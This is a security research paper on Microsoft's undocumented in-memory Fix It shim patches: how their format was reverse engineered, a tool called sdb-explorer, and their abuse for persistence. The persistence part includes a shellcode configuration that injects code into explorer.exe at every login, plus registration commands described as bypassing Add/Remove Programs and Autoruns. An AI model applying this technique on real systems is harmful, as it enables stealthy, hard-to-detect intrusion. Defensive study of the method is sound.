Persist It
Using and Abusing Microsoft's Fix It Patches

Jon Erickson : iSIGHT Partners : jerickson@isightpartners.com

Abstract:

Microsoft has often used Fix it patches, which are a subset of Application Compatibility Fixes, as a way to stop newly identified active exploitation methods against their products. A common Fix It patch type used to prevent exploitation is the previously undocumented In Memory Fix It. This research first focuses on analyzing these in-memory patches. By extracting information from them researchers are able to better understand the vulnerabilities that Microsoft intended to patch. The research then focuses on reverse engineering the patches and using this information to provide the ability to create patches which can be used to maintain persistence on a system.

Introduction

Microsoft's Application Compatibility portfolio was originally designed solely to allow antiquated software to run on newer operating systems. In its release with XP, Microsoft provided a database of two hundred application compatibility fixes. Advanced users had the ability to use the compatibility administration tool to select a specific program or executable and then apply any of those 200 available fixes. This would result in a custom database Fix It for that program. Over the years the utility of Application Compatibility fixes has evolved to enable the patching the of security vulnerabilities by using an in-memory patch fix, which is not included in the list of available fixes in the compatibility administration tool. (Microsoft Corporation, 2001)

Although Microsoft allows the use of existing fixes they expressly prohibited the ability to create new ones stating that, "This limitation is by design and is intended to reduce the risk to system security posed by allowing non-Microsoft parties to inject potentially harmful code into the loading process." This research shows that it is possible to do exactly this by using the undocumented in-memory fix it.

After discussing prior work we will provide background information on how application compatibility fixes work. We will then show how they are used by the Windows Loader process. After gaining an understanding of what they are and how they are used, we will then break down and analyze how Microsoft used the in-memory fix it to patch a vulnerability in Internet Explorer. We will then introduce a tool that analyzes these fix its and allows for the creation of patches that enables persistence.

Prior Work

As previously stated, the in-memory patch feature of Fix It files is undocumented. Alex Ionescu was one of the first to conduct research on Fix It patches. On Ionescu's blog with regards to Fix it patches he said: "Patches are done through a method that will be looked [at] into more detail later." (Ionescu,

Secrets of the Application Compatilibity Database (SDB) – Part 3, 2007) While he probably understands the format, he never released his blog post about patches or his tool to view them. The lack of public information from Microsoft and researches creates the aspiration to perform an analysis and recover this patch structure.

Mark Barggett presented "Windows is Owned by Default!" at Derbycon 2013. (Baggett, 2013) His presentation gave a description of how user space rootkits work and showed how most of the things rootkit authors create is built right into the Windows operating system and can be accessed by using the Application Compatibility Toolkit. He showed how you can use this tool to create different shim database files to maintain persistence on a system. The Application Compatibility Toolkit does not give users the ability to create in-memory patch fix-its, or the ability to analyze them, which is the focus of this research. Baggett also points out that you can indentify shim databases that were installed via the Microsoft provided *sdbinst* program by looking at the Add Remove programs section of Control Panel. This research uses an alternative method for installation which cannot be identified through the Add Remove programs dialog.

Background on Application Compatibility

Application Compatibility fixes resolve compatibility issues between an application and how it interacts with Windows. The Fix it solution center, a Microsoft website dedicated to Fix Its, allows users to select their problem area e.g. Windows, Internet Explorer, Office, etc. ad then select the problem type which can be anything from performance to security related problems. The website then provides a list of possible solutions. These solutions are released in the form of a Shim Database (SDB).

When the Shim Databases are installed they are registered in the registry at the following two locations:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom
```

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\InstalledSDB
```

As an example, Microsoft released a Fix It patch to prevent active exploitation of CVE-2012-1889. (Microsoft, 2012) Installing this patch creates two keys. It first creates a key under Custom with the name of the target executable, in this case iexplore.exe. Under this key it creates a value with the name `{91d42a30-5434-48bc-9620-c00936f38898}`.sdb. The Fix It patch then creates a key in InstalledSDB with the name `{91d42a30-5434-48bc-9620-c00936f38898}`. This key contains the following values:

`DatabaseDescription` = `MSXML5: CVE-2012-1889`

`DatabaseInstallTimeStamp` = `0x1ceab108adaac2c`

`DatabasePath` = `C:\Windows\AppPatch\Custom\{91d42a30-5434-48bc-9620-c00936f38898}.sdb`

`DatabaseType` = `0x10000`

As you can see by looking at the DatabasePath value, the SDB file is copied into the C:\Windows\AppPatch\Custom directory. This directory is used to store SDB files for 32bit applications.

If you install a patch for a 64bit Application the SDB file would be located in the C:\Windows\AppPatch\Custom\Custom64 directory. It is not a requirement that the SDB files are located in these directories, it is just a convention Microsoft uses. The SDB files can be in any accessible directory location and can use any filename. It is even possible to have SDB files with different file extensions. The only caveat to the directory locations is for 64bit applications. If it is a 64bit application the SDB file must have Custom64 somewhere in its directory path. The DatabaseType value of 0x10000 means that the database contains entries to be shimmed. (Microsoft, 2012)

There are two known tools that perform analysis on SDB files. First is CDD – Compatibility Database Dumper which is not available to the public (Ionescu, Secrets of the Application Compatilibity Database (SDB) – Part 1, 2007). The second is Shim Database to XML, sdb2xml.exe, which is a tool created by a Microsoft employee (Stewart, 2007). sdb2xml provided useful information when starting this research. Microsoft also provides the Application Compatibility toolkit which allows developers to create sdb files, however, this tool does not have the ability to parse or understand sdb files containing patch entries. Microsoft also provides an API to read and write SDB files. (Microsoft, 2013) This API is incomplete and does not provide insight into the in-memory patch fix it, however, this API is used to create new and read existing SDB files.

Loader

The Windows Loader is used to load a process into memory and begin execution. As part of this procedure the loader looks into the specific Application compatibility registry locations to see if the process requires any patches. The loader then looks inside the patch itself for more specific instructions such as which version of the application to use the patch for. This is referred to as the match step. The specific patch used as an example in this research contained various Internet Explorer (IE) version numbers and language identifiers. Depending on the OS language and IE version a specific portion of the patch would be applied.

The following code path is used to apply patches to a loaded image in the processes memory space. The loader code gets the address of the SE_DllLoaded function from apphelp.dll and then attempts to apply the patch.

ntdll.dll

```
LdrpInitializeProcess()->LdrpLoadShimEngine()->LdrpLoadDll()->SE_DllLoaded()
```

apphelp.dll

```
SE_DllLoaded()->PatchNewModules()->SeiAttemptPatches()->SeiApplyPatch()
```

The SeiApplyPatch function will be discussed later during the Patch Format section.

Patch Analysis

The Fix It for CVE-2013-3393 was used in this research and will be used as the example throughout the rest of this paper.

For this Fix It, Microsoft provided information on the instructions that were changed in the mshtml.dll which showed the target function before and after the Fix It was applied. (Sikka, 2013). From this, one can see that the Fix It made two changes to introduce new logic into the CDoc::SetMouseCapture method.

Understanding the differences in the memory of the target image before and after the Fix it was applied furthers our ability to understand the file format of the Fix It patch.

A quick way to determine what a Fix It patch has done to a particular image is to use the "`!chkimg`" extension of Windbg. (Microsoft, 2013) By using the -d option, the `!chkimg` extension will display a summary of any "corruption" (differences) between the currently loaded memory image and a known good version on the Microsoft symbol store.

Running this command on a system with mshtml.dll version 10.0.9200.16686. The `!chkimg –d mshtml` command will produce the following output.

Before Fit it Patch:

```
0:021> !chkimg -d mshtml

0 errors : mshtml
```

After Fix It Patch:

```
0:019> !chkimg -d mshtml

    5dc0a5af-5dc0a5b1  3 bytes - MSHTML!CDoc::SetMouseCapture+3e

       [ 94 dd 38:04 41 b6 ]

3 errors : mshtml (5dc0a5af-5dc0a5b1)
```

The above output shows that when the Fix It patch is installed there was a three byte corruption. What should be `94 dd 38` is now `04 41 b6`, these bytes are shown below in bold font. The chkimg command does not detect the second corruption. This is most likely due to the additional code being added outside of the original size for the image. The three byte corruption above accounts for the following instruction change.

From:

```
5dc0a5ad 0f85 94dd38 00    jne     MSHTML!CDoc::SetMouseCapture+0x4b (5df98347)
```

To:

```
5dc0a5ad 0f85 0441b6 00    jne     MSHTML!SZ_HTMLNAMESPACE+0xf (5e76e6b7)
```

This matches up with Sikka's description of the patch. Now that we know the code path that applies the patch and how the patch affects the image in memory we can extract this patch information directly from the sdb files.

Patch Format

One can use the sdb2xml tool to dump the sdb file into a readable xml format. However for the patch entries that describe the in-memory patching the tool will either display a base64 encoded string or output a binary file that contains the bytes. See Figure 1 to see the bytes related to CVE-2013-3393 for mshtml.dll version 10.0.9200.16686.

```
00000000:  04 00 00 00  5a 00 00 00  06 00 00 00  ad a5 0e 00
00000010:  4c fc 0c 00  6d 00 73 00  68 00 74 00  6d 00 6c 00
00000020:  2e 00 64 00  6c 00 6c 00  00 00 95 00  00 00 00 00
00000030:  b2 33 4e 00  44 f1 76 00  20 fc 0c 00  e0 34 ff 64
00000040:  8c fc 0c 00  ff 15 ff 64  30 61 0f 65  1e 16 ff 64
00000050:  30 61 0f 65  0f 85 94 dd  38 00 02 00  00 00 5a 00
00000060:  00 00 06 00  00 00 ad a5  0e 00 e8 01  a6 00 6d 00
00000070:  73 00 68 00  74 00 6d 00  6c 00 2e 00  64 00 6c 00
00000080:  6c 00 00 00  00 00 00 00  00 00 60 00  00 00 60 00
00000090:  00 00 48 37  a3 77 00 00  77 00 00 00  00 00 68 00
000000A0:  00 00 e6 f0  01 65 02 00  00 00 60 00  00 00 0f 85
000000B0:  04 41 b6 00  04 00 00 00  65 00 00 00  11 00 00 00
000000C0:  b7 e6 c4 00  4c fc 0c 00  6d 00 73 00  68 00 74 00
000000D0:  6d 00 6c 00  2e 00 64 00  6c 00 6c 00  00 00 95 00
000000E0:  00 00 00 00  b2 33 4e 00  44 f1 76 00  20 fc 0c 00
000000F0:  e0 34 ff 64  8c fc 0c 00  ff 15 ff 64  30 61 0f 65
00000100:  1e 16 ff 64  30 61 0f 65  00 00 00 00  00 00 00 00
00000110:  00 00 00 00  00 00 00 00  00 02 00 00  00 65 00 00
00000120:  00 11 00 00  00 b7 e6 c4  00 e8 01 a6  00 6d 00 73
00000130:  00 68 00 74  00 6d 00 6c  00 2e 00 64  00 6c 00 6c
00000140:  00 00 00 00  00 00 00 00  00 60 00 00  00 60 00 00
00000150:  00 48 37 a3  77 00 00 77  00 00 00 00  00 68 00 00
00000160:  00 e6 f0 01  65 02 00 00  00 60 00 00  00 66 f7 47
00000170:  26 02 00 0f  84 f8 be 49  ff e9 7f 9c  82 ff 00 00
00000180:  00 00 00 00  00 00
```

Figure 1 - Sample bytes from patch

```
#define PATCH_MATCH 0x4
#define PATCH_REPLACE 0x2
#define MAX_MODULE  32
typedef struct _PATCHBITS
{
    DWORD opcode;
    DWORD actionSize;
    DWORD patternSize;
    DWORD rva;
    DWORD unknown;
    WCHAR  moduleName[MAX_MODULE];
    BYTE pattern[0];
} PATCHBITS, *PPATCHBITS;
```

Figure 2 - C Struct describing patch bytes

By combining the knowledge we gained from image corruption analysis and by reversing the SeiApplyPatch function we can construct a C structure to help us understand these patch bytes in a meaningful way, see Figure 2.

The pseudo code for the SeiApplyPatch function is:

```
SeiApplyPatch(PPATCHBITS pb)
{
while (1)
{
       if (pb->opcode == PATCH_MATCH)
       {
              if (memcmp(pb->pattern, modulebase + rva, pb->patternSize) != 0)
                     return 0;
       }
       else if (pb->opcode == PATCH_REPLACE)
       {
              NtProtectVirtualMemory(-1, modulebase + rva, pb->patternSize,
PAGE_READWRITE, &old);
              memcpy(modulebase + rva, pb->pattern, pb->patternSize);
              NtProtectVirtualMemory(-1, modulebase + rva, pb->patternSize, old, &old);
              FlushInstructionCache(-1, modulebase + rva, pb->patternSize);
       }
```

```
        else
                return 1;
        // goto next command
        pb = (PPATCHBITS)((PBYTE)pb + pb->actionSize);
}
}
```

There are two possible commands, Match, and Replace. The match action searches for the pattern in the module at the relative virtual address (RVA) specified. The RVA is from the specified modules base address. If the pattern is not found the patching process stops. The replace action writes the pattern to the module at the specified RVA. This is implemented by making the target page have read/write permissions, writing the pattern to the target location, restoring the original permissions, and flushing the instruction cache.

There was only one place I found I could not write to, the SeiApplyPatch function itself. The program will crash because when it tries to patch itself. It will change the permissions for itself to read/write, which means it can no longer execute.

sdb-exeplorer

The existing tools to examine sdb files did not have the ability to parse the patch information in a helpful way; this lead to me to develop sdb-explorer.

The current version of the tool has the following features:

```
Print full sdb tree
        sdb-explorer.exe -t filename.sdb
Print patch details
        sdb-explorer.exe [-i] -p filename.sdb (patch | patchid | patchref |
patchbin)
                -i - create IDAPython Script (optional)

Print patch details for checksum
        sdb-explorer.exe [-i] -s filename.sdb
Create file containing the leaked memory
        sdb-explorer.exe -l filename.sdb
Print Match Entries
        sdb-explorer.exe -d filename.sdb
Create Patch From file
        sdb-explorer.exe -C config.dat [-o filename.sdb]
Register sdb file
        sdb-explorer.exe -r filename.sdb [-a application.exe]
Display usage
        sdb-explorer.exe -h
```

Using the '-t' command line argument it will print the full sdb tree. This can produce a lot of output based on the size of the sdb file. It is best to redirect the output of this command to a file so that it can be viewed in a text editor. Figure 3 shows partial output from examining the fix it patch for CVE-2013-3893.

```
$ ./sdb-explorer.exe -t fixit.sdb
c TAG 7802 - INDEXES
        12 TAG 7803 - INDEX
                18 TAG 3802 - INDEX_TAG: 28679 (0x7007)
                1c TAG 3803 - INDEX_KEY: 24577 (0x6001)
                20 TAG 4016 - INDEX_FLAGS: 1 (0x1)
                26 TAG 9801 - INDEX_BITS
45 52 4f 4c 50 58 45 49 94 e4 00 00
        38 TAG 7803 - INDEX
                3e TAG 3802 - INDEX_TAG: 28679 (0x7007)
                42 TAG 3803 - INDEX_KEY: 24587 (0x600b)
                46 TAG 9801 - INDEX_BITS

        4c TAG 7803 - INDEX
                52 TAG 3802 - INDEX_TAG: 28679 (0x7007)
                56 TAG 3803 - INDEX_KEY: 24608 (0x6020)
                5a TAG 9801 - INDEX_BITS

        60 TAG 7803 - INDEX
                66 TAG 3802 - INDEX_TAG: 28676 (0x7004)
                6a TAG 3803 - INDEX_KEY: 24577 (0x6001)
                6e TAG 9801 - INDEX_BITS

74 TAG 7001 - DATABASE
        7a TAG 5001 - TIME
        84 TAG 6022 - COMPILER_VERSION: v2.05.05
        8a TAG 6001 - NAME: CVE-2013-3893
        90 TAG 9007 - DATABASE_ID: {55AAB41F-5D5C-ABDF-4568-BAEF76587BD7} NON-STANDARD
        a6 TAG 7002 - LIBRARY
                ac TAG 7005 - PATCH
                        b2 TAG 6001 - NAME: 62e85c6a-c04b-42c1-a614-b66e64aed041
                        b8 TAG 9002 - PATCH_BITS
```

Figure 3 - output of -t option.

The '-d' command prints all of the match entries that are within an sdb file. This command will produce a list of all the modules that are targeted, their version numbers, and the associated checksum.

```
$ ./sdb-explorer.exe -d fixit.sdb  | head
%windir%\system32\mshtml.dll (6.0.3790.5208) Checksum = (0x30b4c6)
%windir%\system32\mshtml.dll (6.0.3790.5208) Checksum = (0x30ee63)
%windir%\system32\mshtml.dll (6.0.3790.5208) Checksum = (0x305601)
%windir%\system32\mshtml.dll (6.0.3790.5208) Checksum = (0x30cdce)
%windir%\system32\mshtml.dll (6.0.3790.5208) Checksum = (0x30852c)
%windir%\system32\mshtml.dll (6.0.3790.5208) Checksum = (0x30d5ac)
%windir%\system32\mshtml.dll (6.0.3790.5208) Checksum = (0x308dd1)
%windir%\system32\mshtml.dll (6.0.3790.5208) Checksum = (0x31065d)
%windir%\system32\mshtml.dll (6.0.3790.5208) Checksum = (0x306d80)
%windir%\system32\mshtml.dll (6.0.3790.5208) Checksum = (0x30df82)
```

Figure 4 - output of -d option

Figure 4 shows output from the same fix it for CVE-2013-3893. As you can see below we are only showing a subset of the results from this command. This subset includes 10 targets all of which are for IE version 6.0.3790.5208. However they have different checksums which is to cover different language builds of the same version.

To print out the details for a specific patch you can use the '-s' or '-p' option.



Figure 5 - output of the -s option

Figure 5 above uses the '-s' option and shows the output when printing the patch details for the first checksum in the list from the IE 6 matches. The output shows the binary blob that is stored in the patch, and the decoded contents. The decoded contents have the same meaning as discussed in the Patch Analysis section of this paper.

```
        da TAG 7005 - PATCH
                e0 TAG 6001 - NAME: {D708E0AA-51BE-4C24-BB5F-21CF497CAC3E}
                e6 TAG 9010 - FIX_ID: {936BFD8E-F08B-457E-82B9-1CA45BF26E42}
                fc TAG 9002 - PATCH_BITS
d76 TAG 7007 - EXE
        d7c TAG 6001 - NAME: iexplore.exe
        d82 TAG 6006 - APP_NAME: iexplore.exe
        d88 TAG 6005 - VENDOR: Microsoft
        d8e TAG 9004 - EXE_ID: {C1392C97-0D9D-4AC2-83D7-7B58954A8B8A}
        da4 TAG 9011 - APP_ID: {E7A4440E-2463-4DA4-B352-330664E2380A}
        dba TAG 4021 - RUNTIME_PLATFORM
        dc0 TAG 7008 - MATCHING_FILE
                dc6 TAG 6001 - NAME: *
                dcc TAG 6009 - COMPANY_NAME: Microsoft Corporation
        dd2 TAG 7008 - MATCHING_FILE
                dd8 TAG 6001 - NAME: %windir%\syswow64\mshtml.dll
                dde TAG 5002 - BIN_FILE_VERSION: 9.0.8112.16533
                de8 TAG 400b - PE_CHECKSUM: 12367078 (0xbcb4e6)
        dee TAG 700a - PATCH_REF
                df4 TAG 6001 - NAME: {D708E0AA-51BE-4C24-BB5F-21CF497CAC3E}
                dfa TAG 4005 - PATCH_TAGID: 218 (0xda)
```

Figure 6 - Patch and checksum tags

One can also use the –p option which enables the user to specify either a patch, patchbits, patchref, patch_tag_id, or checksum as shown in the Figure 6.

Either of these options can be used alongside the '-i' option to produce an IDA python script that can be run within Ida to patch the file currently being analyzed. Figure 7 shows what this would look like when being run against the Fix It Patch for CVE2014-0322.

```
$ ./sdb-explorer.exe -i -p BH-ASIA/IE9-10shim.sdb 0x72e
Trying to process patch by tag type: PATCH

from idaapi import *

base = idaapi.get_imagebase();
addr = 0;

addr = base + 0x1f70ef;
print "Patching: 0x%x 5 bytes" % (addr)
idaapi.patch_many_bytes(addr, "\xe9\xd3\xd2\xa5\x00");

addr = base + 0xc543c7;
print "Patching: 0x%x 17 bytes" % (addr)
idaapi.patch_many_bytes(addr, "\x60\x8b\xc8\xe8\x18\x46\x8b\xff\x61\x55\x8b\xec\xe9\x1c\x2d\x5a\xff");

addr = base + 0x1957e1;
print "Patching: 0x%x 5 bytes" % (addr)
idaapi.patch_many_bytes(addr, "\xe9\x01\xec\xab\x00");

addr = base + 0xc543e7;
print "Patching: 0x%x 15 bytes" % (addr)
idaapi.patch_many_bytes(addr, "\x60\xe8\xfa\x45\x8b\xff\x61\x55\x8b\xec\xe9\xf0\x13\x54\xff");
```

Figure 7 - IDAPython Script

The other three commands: Create Patch, Register Patch, and print leaked data, will be discussed in a later sections.

Information Leak

One interesting thing I came across while figuring out the patch bits structure was that the module name field contained garbage data. At first I thought this data might be some reserved or special undocumented flags. Looking further into this I determined that the module name field within the structure is a fixed size of 64 bytes. When the module name takes up less than 64 bytes the rest contains un-initialized stack data. Using sdb-explorer with the `-l` flag, it will go through each patch bits entry within a SDB file and create a new file containing all of the leaked data. I thought it would be really neat if there was some secret data left over on the stack from the tool Microsoft uses to create these patch files, but in my testing this has not been the case. Either way the flag is in the sdb-explorer tool for use by anyone. When using the sdb-explorer tool to create patches the module name field is first initialized to zero, to prevent data leakage.

Persistence

Mark Baggett showed many ways you could use the Application Compatibility toolkit to maintain persistence. One caveat to this is that you must have Administrator rights on a system since the registry entry required is in HKEY_LOCAL_MACHINE.

This research shows how to use the in-memory patch functionality to provide persistence. In general in-memory patches allow for arbitrary code injection into processes.

The use of in memory fix it patches allows an attacker to have the loader perform an in-memory patch. This patch could be used to prevent vulnerabilities as the intended use by Microsoft, or it can be used to maintain persistence. To maintain persistence on a system we focus on the explorer.exe process. This process is automatically started each time you log in to your Windows system. Using this knowledge we can create an in-memory patch that targets the explorer.exe process to inject the attackers' code into the memory space of the explorer.exe process.

```
.text:00418408 90 90 90 90 90                          db 5 dup(90h)
.text:0041840D
.text:0041840D                         ; int __stdcall wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPWSTR lpCmdLine, int nSh
.text:0041840D                         _wWinMain@16    proc near               ; CODE XREF: _wWinMainCRTStartup-8166↓p
.text:0041840D
.text:0041840D 8B FF                                   mov     edi, edi
.text:0041840F 55                                      push    ebp
.text:00418410 8B EC                                   mov     ebp, esp
```

Figure 8 - explorer.exe main before patch

Figure 8 shows the main function of the explorer.exe process. Explorer.exe was compiled with hot patching enabled. This can be identified by the use of the '`mov edi, edi`' instruction which is preceded by 5 NOP instructions. This is an obvious place for us to patch the main function to inject additional functionality into the explorer.exe process. There is no requirement of hot patching enabled for a process, this is just for convenience.

In this case the module base address for explorer.exe is 0x400000, and the NOP instructions start at address 0x418408. Which means the RVA for this area is 0x18408. We can create a Replace command

that goes to RVA 0x18408 and Replaces the content with the following bytes: `e8 f3 f5 0d 00 eb f9`. Figure 9 shows what the new behavior of the main function will be after the patch has been applied.



Figure 9 - explorer.exe main after patch

This code now calls into a new function that is added to the end of the executable memory space. The exact code used in the demo is in the configuration file at the end of this paper. The demo code executes the calc.exe process and returns back to the main function in explorer.exe to continue. While executing calc may not be useful, this code can be replaced with any arbitrary code. This is executed every time explorer.exe runs, which is on system login and every time you open a new explorer window. The configuration file at the end of this paper has a sample patches that will execute calc on multiple versions of explorer.exe.

To create this sdb file from the configuration file run the following command:

```
sdb-explore.exe -C config.dat -o output.sdb
```

Then you can install the new database using the following command:

```
sdb-explore.exe -r output.sdb -a explorer.exe
```

Registering a shim database will create the two registry entries required, as discussed in the background section. You must run this command with administrator privileges. It is also possible to register the sdb file using Microsoft's *sdbinst* program however as discussed previously this creates an entry in the add/remove program dialog.

The use of Application Compatibility potentially offers other ways to maintain persistence on a system, besides the two mentioned above, Mark Baggett gave an overview and many examples of compatibility fixes that can be used to maintain persistence.

The Autoruns utility from Microsoft Windows Sysinternals includes the most comprehensive knowledge of startup locations. (Mark Russinovich, 2013) Currently the Autoruns utility does not look for Application Compatibility fixes as possible locations for autoruns.

Conclusion

Microsoft's Fix it patches provided a vast array of features for use in Application Compatibility and for use in preventing security exploitation. This research showed that the previously undocumented in-memory patches are commonly used by Microsoft. Knowledge gained from this research allowed the creation of a tool to perform analysis on sdb files which contain in-memory patches. With the knowledge gained from this, users now have the ability to create their own custom in-memory patches,

which can be used to maintain persistence on a system. Currently the autoruns tool from Microsoft does not consider Application Compatibility as a potential target for autoruns. While the installation of sdb databases requires administrator privileges, we feel that Microsoft should add signature support to the sdb file format and have an option that only allows Application Compatibility fixes to be loaded if they have been signed by a known source or provide a notification that an Application is about to be patched from an unsigned database patch.

Works Cited

Baggett, M. (2013, Feburary 23). *2013 Posts and Publications*. Retrieved October 23, 2013, from In Depth Defense: http://www.indepthdefense.com/2013/02/2013-posts-and-publications.html

Ionescu, A. (2007, May 20). *Secrets of the Application Compatilibity Database (SDB) – Part 1*. Retrieved September 5, 2013, from Alex Ionescu's Blog: http://www.alex-ionescu.com/?p=39

Ionescu, A. (2007, May 26). *Secrets of the Application Compatilibity Database (SDB) – Part 3*. Retrieved September 5, 2013, from Alex Ionescu's Blog: http://www.alex-ionescu.com/?p=41

Mark Russinovich, B. C. (2013, August 1). *Autoruns for Windows v11.70*. Retrieved September 5, 2013, from Windows Sysinternals: http://technet.microsoft.com/en-us/sysinternals/bb963902.aspx

Microsoft. (2013, September 6). *!chkimg*. Retrieved October 2, 2013, from Dev Center: http://msdn.microsoft.com/en-us/library/windows/hardware/ff562217%28v=vs.85%29.aspx

Microsoft. (2013, October 1). *Application Compatibility Database*. Retrieved October 23, 2013, from Microsoft Developer Network: http://msdn.microsoft.com/library/bb432182.aspx

Microsoft Corporation. (2001, June 01). *Windows XP Application Compatibility Technologies*. Retrieved November 08, 2013, from TechNet: http://technet.microsoft.com/en-us/library/bb457032.aspx

Microsoft. (2013). *Fix it Solution Center*. Retrieved 2013 йил 24-October from Microsoft Support: http://support.microsoft.com/fixit/

Microsoft. (2012, October 1). *Microsoft Security Advisory: Vulnerability in Microsoft XML Core Services could allow remote code execution*. Retrieved September 5, 2013, from Microsoft Support: http://support.microsoft.com/kb/2719615

Microsoft. (2012, December 7). *Shim Database Types*. Retrieved September 5, 2013, from Microsoft Developer Network: http://msdn.microsoft.com/en-us/library/bb432483%28v=vs.85%29.aspx

Sikka, N. (2013, September 17). *CVE-2013-3893: Fix it workaround available*. Retrieved October 02, 2013, from Security Research & Defense: http://blogs.technet.com/b/srd/archive/2013/09/17/cve-2013-3893-fix-it-workaround-available.aspx

Stewart, H. (2007, November 3). *Shim Database to XML*. Retrieved September 5, 2013, from Setup & Install by Heath Stewart: http://blogs.msdn.com/b/heaths/archive/2007/11/02/sdb2xml.aspx

Configuration file for patching explorer.exe to run calc.exe on startup.

```
!sdbpatch
APP=explorer.exe
DBNAME=explorer calc
#
# Windows 7 x86 (explorer.exe PE CHECKSUM 0x2873a5)
#
P:explorer.exe,0x2873a5
R:explorer.exe,0x24f01,e8fab60800ebf9
R:explorer.exe,0xb0600,cc6081ec8000000031c031d2b98000000088140440e2fa548d4424105051515
151515151e83a00000063003a005c00770069006e0064006f00770073005c007300790073007400650006d0
0330032005c00630061006c0063002e006500780065000000058502dfcf30a00ff1081c480000000cc61588
3c00250c3
#
# Windows 7 x64 (explorer.exe PE CHECKSUM 0x2c8af6)
#
P:%windir%/explorer.exe,0x2c8af6
MR:explorer.exe,0x202dc,48895C2410,E91F890900
R:explorer.exe,0xB8C00,90505351525657415041514152415341544155415641574881ece0000000483
1c04831d2b9e000000088140448ffc0e2f854488d4424185051515151515151514d31c94d31c04831d2e83
a00000063003a005c00770069006e0064006f00770073005c007300790073007400650006d00330032005c0
0630061006c0063002e006500780065000000594889c8480512090000ff104881c4e000000090415f415e4
15d415c415b415a415941585f5e5a595b5848895c2410488d052376f6ffffe0cccccccc
#
# Windows 8 x86 (explorer.exe PE CHECKSUM 0x20e478)
#
P:explorer.exe,0x20e478
R:explorer.exe,0x18408,e8f3f50d00ebf9
R:explorer.exe,0xf7a00,906081ec8000000031c031d2b98000000088140440e2fa548d4424105051515
151515151e83a00000063003a005c00770069006e0064006f00770073005c007300790073007400650006d0
0330032005c00630061006c0063002e006500780065000000058500056f470000ff1081c4800000009061588
3c00250c3
!endsdbpatch
```